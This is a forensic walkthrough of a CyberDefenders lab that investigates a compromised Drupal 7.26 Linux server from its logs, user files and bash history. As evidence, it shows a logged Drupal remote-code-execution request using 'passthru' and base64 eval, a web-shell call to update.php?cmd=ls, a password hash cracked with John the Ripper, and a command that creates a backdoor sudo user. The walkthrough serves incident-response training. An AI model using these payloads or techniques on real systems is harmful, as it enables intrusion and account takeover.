Hacked LAB (Cyber Defenders) - Walkthrough


Tuesday, September 10, 2024 5:30 AM

Story:
A soc analyst has been called to analyze a compromised Linux web server. Figure out how the threat actor gained access, what modifications were applied to the system, and what persistent techniques were utilized. (e.g. backdoors, users, sessions, etc).

- I attempted to mount the 'E01' file on my Kali system but was unsuccessful.
I used FTK Imager to tackle this issue.

Q1: What is the system timezone?

- You can find the file system timezone in the /etc/timezone file.



Name	Size	Type	Date Modified
subgid	1	Regular File	4/16/2016 1:09:24 PM
subgid-	1	Regular File	4/3/2016 4:36:02 PM
subuid	1	Regular File	4/16/2016 1:09:24 PM
subuid-	1	Regular File	4/3/2016 4:36:02 PM
sudoers	1	Regular File	2/10/2014 7:20:40 PM
sysctl.conf	3	Regular File	4/1/2013 2:25:31 AM
timezone	1	Regular File	4/3/2016 4:33:16 PM
ucf.conf	2	Regular File	7/1/2013 1:01:00 AM
updatedb.conf	1	Regular File	6/20/2013 2:13:07 PM
upstart-xsessions	1	Regular File	4/11/2014 9:52:46 PM
vtrgb	1	Symbolic Link	4/3/2016 4:05:51 PM
wgetrc	5	Regular File	2/7/2014 6:04:20 PM
zsh_command_not_found	1	Regular File	6/26/2012 6:16:49 PM

Europe/Brussels

Q2: Who was the last user to log in to the system?

- To address this question, I exported the 'wtmp' file which located at '/var/log/wtmp' and used 'utmpdump' to parse it.

```
[7] [02999] [ts/1] [mail    ] [pts/1       ] [192.168.210.131 ] [192.168.210.131] [2019-10-05T11:21:04,107187+00:00]
[8] [02999] [    ] [        ] [pts/1       ] [                ] [0.0.0.0         ] [2019-10-05T11:21:45,539577+00:00]
[7] [03108] [ts/1] [mail    ] [pts/1       ] [192.168.210.131 ] [192.168.210.131] [2019-10-05T11:23:34,640343+00:00]
[8] [03108] [    ] [        ] [pts/1       ] [                ] [0.0.0.0         ] [2019-10-05T11:24:11,772124+00:00]
```

Q3: What was the source port the user 'mail' connected from?

- I exported the auth.log file located at /var/log/auth.log and filtered it by the user mail to find the last logged-in activity.

```
Search results - (40 hits)
    Line 2327: Oct  5 13:21:11 VulnOSv2 su[3055]: pam_unix(su:session): session opened for user root by mail(uid=0)
    Line 2331: Oct  5 13:21:30 VulnOSv2 sudo:     mail : TTY=pts/1 ; PWD=/var/mail ; USER=root ; COMMAND=/bin/su -
    Line 2332: Oct  5 13:21:30 VulnOSv2 sudo: pam_unix(sudo:session): session opened for user root by mail(uid=0)
    Line 2335: Oct  5 13:21:30 VulnOSv2 su[3082]: pam_unix(su:session): session opened for user root by mail(uid=0)
    Line 2342: Oct  5 13:21:45 VulnOSv2 sshd[2999]: pam_unix(sshd:session): session closed for user mail
    Line 2343: Oct  5 13:23:34 VulnOSv2 sshd[3108]: Accepted password for mail from 192.168.210.131 port 57708 ssh2
    Line 2344: Oct  5 13:23:34 VulnOSv2 sshd[3108]: pam_unix(sshd:session): session opened for user mail by (uid=0)
    Line 2345: Oct  5 13:23:39 VulnOSv2 sudo:     mail : TTY=pts/1 ; PWD=/var/mail ; USER=root ; COMMAND=/bin/su -
    Line 2346: Oct  5 13:23:39 VulnOSv2 sudo: pam_unix(sudo:session): session opened for user root by mail(uid=0)
    Line 2349: Oct  5 13:23:39 VulnOSv2 su[3164]: pam_unix(su:session): session opened for user root by mail(uid=0)
    Line 2353: Oct  5 13:24:11 VulnOSv2 sshd[3108]: pam_unix(sshd:session): session closed for user mail
```

Q4: How long was the last session for user 'mail'? (Minutes only)

- In the 'auth.log' logs, it shows that the duration of the last session was one minute.

Q5: Which server service did the last user use to log in to the system?

- In the 'auth.log' logs, it shows the user logged in via 'sshd'.

Q6: What type of authentication attack was performed against the target machine?

- In the 'auth.log' logs, we are able to see multiple failed logins to 'Root' user via SSH which indicates that is a 'Brute-Force' attack

```
Oct  5 12:39:27 VulnOSv2 sshd[1822]: Failed password for root from 192.168.210.131 port 57190 ssh2
Oct  5 12:39:33 VulnOSv2 sshd[1822]: Failed password for root from 192.168.210.131 port 57190 ssh2
Oct  5 12:39:33 VulnOSv2 sshd[1822]: Connection closed by 192.168.210.131 [preauth]
Oct  5 12:39:33 VulnOSv2 sshd[1822]: PAM 1 more authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.210.131  user=root
Oct  5 12:42:33 VulnOSv2 sshd[1833]: Received disconnect from 192.168.210.131: 11: Bye Bye [preauth]
Oct  5 12:42:33 VulnOSv2 sshd[1838]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.210.131  user=root
Oct  5 12:42:33 VulnOSv2 sshd[1836]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.210.131  user=root
Oct  5 12:42:35 VulnOSv2 sshd[1838]: Failed password for root from 192.168.210.131 port 57200 ssh2
Oct  5 12:42:35 VulnOSv2 sshd[1836]: Failed password for root from 192.168.210.131 port 57196 ssh2
Oct  5 12:42:38 VulnOSv2 sshd[1842]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.210.131  user=root
Oct  5 12:42:38 VulnOSv2 sshd[1837]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.210.131  user=root
Oct  5 12:42:38 VulnOSv2 sshd[1839]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.210.131  user=root
Oct  5 12:42:38 VulnOSv2 sshd[1840]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.210.131  user=root
Oct  5 12:42:38 VulnOSv2 sshd[1841]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.210.131  user=root
Oct  5 12:42:40 VulnOSv2 sshd[1842]: Failed password for root from 192.168.210.131 port 57208 ssh2
Oct  5 12:42:40 VulnOSv2 sshd[1837]: Failed password for root from 192.168.210.131 port 57198 ssh2
Oct  5 12:42:40 VulnOSv2 sshd[1839]: Failed password for root from 192.168.210.131 port 57202 ssh2
Oct  5 12:42:40 VulnOSv2 sshd[1840]: Failed password for root from 192.168.210.131 port 57204 ssh2
Oct  5 12:42:40 VulnOSv2 sshd[1841]: Failed password for root from 192.168.210.131 port 57206 ssh2
Oct  5 12:42:43 VulnOSv2 sshd[1843]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.210.131  user=root
Oct  5 12:42:44 VulnOSv2 sshd[1835]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.210.131  user=root
Oct  5 12:42:44 VulnOSv2 sshd[1844]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.210.131  user=root
Oct  5 12:42:44 VulnOSv2 sshd[1851]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.210.131  user=root
Oct  5 12:42:44 VulnOSv2 sshd[1850]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.210.131  user=root
Oct  5 12:42:44 VulnOSv2 sshd[1848]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.210.131  user=root
Oct  5 12:42:44 VulnOSv2 sshd[1858]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.210.131  user=root
Oct  5 12:42:44 VulnOSv2 sshd[1857]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.210.131  user=root
Oct  5 12:42:44 VulnOSv2 sshd[1849]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.210.131  user=root
Oct  5 12:42:45 VulnOSv2 sshd[1836]: message repeated 5 times: [ Failed password for root from 192.168.210.131 port 57196 ssh2]
Oct  5 12:42:45 VulnOSv2 sshd[1836]: error: maximum authentication attempts exceeded for root from 192.168.210.131 port 57196 ssh2 [preauth]
Oct  5 12:42:45 VulnOSv2 sshd[1836]: Disconnecting: Too many authentication failures for root [preauth]
Oct  5 12:42:45 VulnOSv2 sshd[1836]: PAM 5 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.210.131  user=root
Oct  5 12:42:45 VulnOSv2 sshd[1836]: PAM service(sshd) ignoring max retries; 6 > 3
Oct  5 12:42:45 VulnOSv2 sshd[1838]: message repeated 5 times: [ Failed password for root from 192.168.210.131 port 57200 ssh2]
Oct  5 12:42:45 VulnOSv2 sshd[1838]: error: maximum authentication attempts exceeded for root from 192.168.210.131 port 57200 ssh2 [preauth]
```

Q7: How many IP addresses are listed in the '/var/log/lastlog' file?

- To address this question, I exported the 'lastlog' file located at '/var/log/lastlog'.
After running the strings command on it, I discovered that the file contains only two IP addresses.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ strings lastlog
*3*Wtty1
]pts/1
192.168.210.131
2*Wpts/0
192.168.56.101
)Wtty1
```

Q8: How many users have a login shell?

- In the 'passwd' file which located in /etc/passwd, we are able to identify which users have a login shell (5)

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/bin/bash
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
php:x:999:999::/usr/php:/bin/bash
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:106::/var/run/dbus:/bin/false
landscape:x:103:109::/var/lib/landscape:/bin/false
vulnosadmin:x:1000:1000:vulnosadmin,,,:/home/vulnosadmin:/bin/bash
mysql:x:104:113:MySQL Server,,,:/nonexistent:/bin/false
webmin:x:1001:1001::/home/webmin:
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
postfix:x:106:114::/var/spool/postfix:/bin/false
postgres:x:107:116:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
```

Q9: What is the password of the mail user?

- To address this question, I took the encrypted password of the user from the '/etc/shadow' file and copied only the hash (6zLaoLV8N $BNxYZUxvXiZwb3UjBhCxnxd9Mb02DDUF.GfMj1kbLB.s/quBVtMM4QjfOvmZvfqeh7BuLXaRvRSfpQ gNI5prE.) into a text file. The hash, recognized by ChatGPT as SHA512, was then cracked using John the Ripper to discover the password.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ john --format=sha512crypt --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
forensics        (?)
1g 0:00:00:28 DONE (2024-09-11 09:07) 0.03467g/s 2041p/s 2041c/s 2041C/s gabriel13..bluedolphin
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```


Q10: Which user account was created by the attacker?

- I filtered the auth.log file for the keyword 'useradd' and found that the command was executed by 'root' to add a user named 'php'

```
Oct  5 13:06:38 VulnOSv2 sudo:     root : TTY=pts/0 ; PWD=/tmp ; USER=root ; COMMAND=/usr/sbin/useradd -d /usr/php -m --system --shell /bin/bash --skel /etc/skel -G sudo php
Oct  5 13:06:38 VulnOSv2 sudo: pam_unix(sudo:session): session opened for user root by (uid=0)
Oct  5 13:06:38 VulnOSv2 useradd[2525]: new group: name=php, GID=999
Oct  5 13:06:38 VulnOSv2 useradd[2525]: new user: name=php, UID=999, GID=999, home=/usr/php, shell=/bin/bash
Oct  5 13:06:38 VulnOSv2 useradd[2525]: add 'php' to group 'sudo'
Oct  5 13:06:38 VulnOSv2 useradd[2525]: add 'php' to shadow group 'sudo'
```

Q11: How many user groups exist on the machine?

- **To address this question, I exported the /etc/group file and found that there are 58 groups.**



Q12: How many users have sudo access?

- I accessed to the sudoers file which located at '/etc/sudoers' and found there are 2 account with 'root' privileges.

```
# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL
```

Q13: What is the home directory of the PHP user?

- In the 'Passwd' file you are able to see the home directory of the user

```
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
php:x:999:999::/usr/php:/bin/bash
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
```

Q14: What command did the attacker use to gain root privilege? (Answer contains two spaces).

- In the 'auth.log', I searched keyword 'COMMAND' and found the command 'sudo su -' which executed by the compromised user.

```
Line 2280: Oct  5 13:06:38 VulnOSv2 sudo:     root : TTY=pts/0 ; PWD=/tmp ; USER=root ; COMMAND=/usr/sbin/useradd -d /usr/php -m --system --shell /bin/bash --skel
Line 2297: Oct  5 13:14:04 VulnOSv2 sudo:     mail : TTY=pts/1 ; PWD=/var/mail ; USER=root ; COMMAND=/bin/su -
Line 2310: Oct  5 13:19:21 VulnOSv2 sudo:     mail : TTY=pts/1 ; PWD=/var/mail ; USER=root ; COMMAND=/bin/su -
Line 2323: Oct  5 13:21:11 VulnOSv2 sudo:     mail : TTY=pts/1 ; PWD=/var/mail ; USER=root ; COMMAND=/bin/su -
Line 2331: Oct  5 13:21:30 VulnOSv2 sudo:     mail : TTY=pts/1 ; PWD=/var/mail ; USER=root ; COMMAND=/bin/su -
Line 2345: Oct  5 13:23:39 VulnOSv2 sudo:     mail : TTY=pts/1 ; PWD=/var/mail ; USER=root ; COMMAND=/bin/su -
earch "sudo" (630 hits in 1 file of 1 searched) [Normal]
```

Q15:Which file did the user 'root' delete?


- In the 'Bash_history' file which located at '/root' directory, you are able to see the deletion of the file '37292.c '

.cache	4	Directory	5/2/2016 4:55:37 PM
.bashrc	4	Regular File	2/20/2014 2:43:56 AM
.bash_history	1	Regular File	10/5/2019 11:24:09 AM
.profile	1	Regular File	2/20/2014 2:43:56 AM
.psql_history	1	Regular File	5/2/2016 5:01:51 PM
.viminfo	3	Regular File	10/5/2019 11:19:34 AM
flag.txt	1	Regular File	5/4/2016 5:06:41 PM

```
whoami
id
pwd
vim /etc/passwd
ll
vim flag.txt
cat .psql_history
cd /var/www/html/
ll
cd jabc
ll
cat .htaccess
ll
vim scripts/update.php
ls -lh scripts/
w
logout
vim /var/log/lastlog
logout
passwd php
logout
cd /tmp/
ll
rm 37292.c
cd
ls -lha
ls .cache/
cat .cache/motd.legal-displayed
logout
```

Q16:Recover the deleted file, open it and extract the exploit author name.

- **To address this question, I used 'R-Studio' to recover the file, and found the author is 'rebel'**



Q17: What is the content management system (CMS) installed on the machine?

- To address the question of identifying the installed CMS, I accessed the /var/www/html/jabc directory, which is a common directory for CMS installations.
  Upon inspecting the contents of the .htaccess file, I found that the installed CMS is **Drupal**.

  This was confirmed through typical Drupal configurations found within the .htaccess file, which is often used for URL rewrites, access control, and security settings specific to Drupal installations.

Q18: What is the version of the CMS installed on the machine?

- **I just navigated in** '/var/www/html/jabc' files and found in the 'profiles/testing/testing.info' file which included the version of the CMS system.

```
hidden = TRUE

; Information added by Drupal.org packaging script on 2014-01-15
version = "7.26"
project = "drupal"
datestamp = "1389815930"
```

Q19: Which port was listening to receive the attacker's reverse shell?

- I accessed the 'access.log' and found suspicious POST request, after URL decodeing, we are able to see the port 4444.

```
192.168.210.131 - - [05/Oct/2019:13:01:27 +0200] "POST /jabc/?q=file/ajax/name/%23value/form-tggMqwbT3cRyS3SWuIRNGj_FB_5N-cux23-NHVF0NrA HTTP/1.1" 200 1977 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.210.131 - - [05/Oct/2019:13:01:29 +0200] "POST
/jabc/?q=user/password&name%5b%23post_render%5d%5b%5d=passthru&name%5b%23markup%5d=php%20-r%20%27eval%28base64_decode%28[illegible]%29%29%3b%27&name%5b%23type%5d=markup HTTP/1.1" 200 14021 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.210.131 - - [05/Oct/2019:13:17:19 +0200] "GET /jabc/scrips/ HTTP/1.1" 404 506 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0"
192.168.210.131 - - [05/Oct/2019:13:17:23 +0200] "GET /jabc/scripts/ HTTP/1.1" 200 709 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0"
192.168.210.131 - - [05/Oct/2019:13:17:23 +0200] "GET /icons/text.gif HTTP/1.1" 200 512 "http://192.168.210.135/jabc/scripts/" "Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0"
192.168.210.131 - - [05/Oct/2019:13:17:23 +0200] "GET /icons/back.gif HTTP/1.1" 200 499 "http://192.168.210.135/jabc/scripts/" "Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0"
192.168.210.131 - - [05/Oct/2019:13:17:23 +0200] "GET /icons/blank.gif HTTP/1.1" 200 430 "http://192.168.210.135/jabc/scripts/" "Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0"
192.168.210.131 - - [05/Oct/2019:13:17:25 +0200] "GET /jabc/scripts/cron.sh HTTP/1.1" 200 1316 "http://192.168.210.135/jabc/scripts/" "Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0"
192.168.210.131 - - [05/Oct/2019:13:17:46 +0200] "GET /jabc/scripts/ HTTP/1.1" 200 762 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0"
192.168.210.131 - - [05/Oct/2019:13:17:47 +0200] "GET /icons/back.gif HTTP/1.1" 304 179 "http://192.168.210.135/jabc/scripts/" "Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0"
192.168.210.131 - - [05/Oct/2019:13:17:47 +0200] "GET /icons/blank.gif HTTP/1.1" 304 179 "http://192.168.210.135/jabc/scripts/" "Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0"
192.168.210.131 - - [05/Oct/2019:13:17:47 +0200] "GET /icons/text.gif HTTP/1.1" 304 178 "http://192.168.210.135/jabc/scripts/" "Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0"
192.168.210.131 - - [05/Oct/2019:13:17:46 +0200] "GET /icons/unknown.gif HTTP/1.1" 200 527 "http://192.168.210.135/jabc/scripts/" "Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0"
192.168.210.131 - - [05/Oct/2019:13:17:48 +0200] "GET /jabc/scripts/update.php HTTP/1.1" 200 223 "http://192.168.210.135/jabc/scripts/" "Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0"
192.168.210.131 - - [05/Oct/2019:13:17:54 +0200] "GET /jabc/scripts/update.php?cmd=ls HTTP/1.1" 200 244 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0"
```